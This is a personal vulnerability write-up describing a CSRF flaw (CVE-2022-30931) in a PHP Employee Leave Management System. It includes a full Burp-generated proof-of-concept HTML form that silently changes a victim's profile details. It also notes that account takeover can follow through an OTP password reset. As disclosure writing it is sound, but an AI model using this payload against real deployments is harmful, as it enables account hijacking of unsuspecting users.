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My First CVE-2022-30931

Cross-Site Request Forgery (CSRF) on Open-Source software Employee Leave Management System.

Discovered by : Nitesh Biwal

Vulnerable Version: V 2.1

Vendor Homepage: <https://phpgurukul.com/tourism-management-system-free-download/>

Hello, My name is Nitesh Biwal and in this write-up I am going to share my First CVE Id Story.

I was working on an Open-Source software Employee Leave Management System and it was hosted locally on my system through XAMPP Server.

Suddenly I got trigger to hunt on that and I was started looking for the bugs and I found Cross-Site Request Forgery (CSRF).


Bug Description:

Attacker can change the details of any user like username, phone number etc via Cross-Site Request Forgery (CSRF) attack.



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1. I have created 2 accounts (Account 1 and Account 2)
2. In Account 1 updated the username and phone number and capture that request into Burp Suite.



3. Right click on the request and clicked on the Generate CSRF PoC from Engagement tools.




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```
<body>
  <form method="POST" action="https://127.0.0.1/elms/elms/myprofile.php">
    <input type="hidden" name="empcode" value="EMP10806122"/>
    <input type="hidden" name="firstName" value="Bad+/">
    <input type="hidden" name="lastName" value="boy"/>
    <input type="hidden" name="email" value="nitesh%40gmail.com"/>
    <input type="hidden" name="mobileno" value="2222222222"/>
    <input type="hidden" name="gender" value="Male"/>
    <input type="hidden" name="dob" value=""/>
    <input type="hidden" name="department" value="Information+Technology"/>
    <input type="hidden" name="address" value="HackedZone"/>
    <input type="hidden" name="city" value="HackedZone"/>
    <input type="hidden" name="country" value="HackedZone"/>
    <input type="hidden" name="update" value=""/>
    <input type="submit" value="Submit">
  </form>
</body>
<html>
```

4. Copied that HTML code and saved it into the file as .html format.

5. Send that to the Account 2 user and when he open that page and clicked on submit request. BOOM! his profile details has been updated such as username and phone number.





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ELMS | EMPLOYEE

UPDATE EMPLOYEE

Update Employee Info

SUCCESS : Employee record updated Successfully

Employee Code: EMP10806121

Gender: Male

Date of Birth:

First name: Bad+ Last name: boy

Information+Technology

Address: HackedZone

Email: anuj@gmail.com

City/Town: HackedZone Country: HackedZone

Mobile number: 2222222222

UPDATE

6. Now attacker can reset the password by getting the OTP on his phone number.

I requested for CVE Id for this vulnerability from <https://cveform.mitre.org> and few weeks later I received mail that my request was approved and this way I got assigned CVE-2022-30931.

Special Thanks to my mentors **Rohit Gautam** sir and **Shifa Cyclewala** ma'am

Thank you so much for reading 🙏

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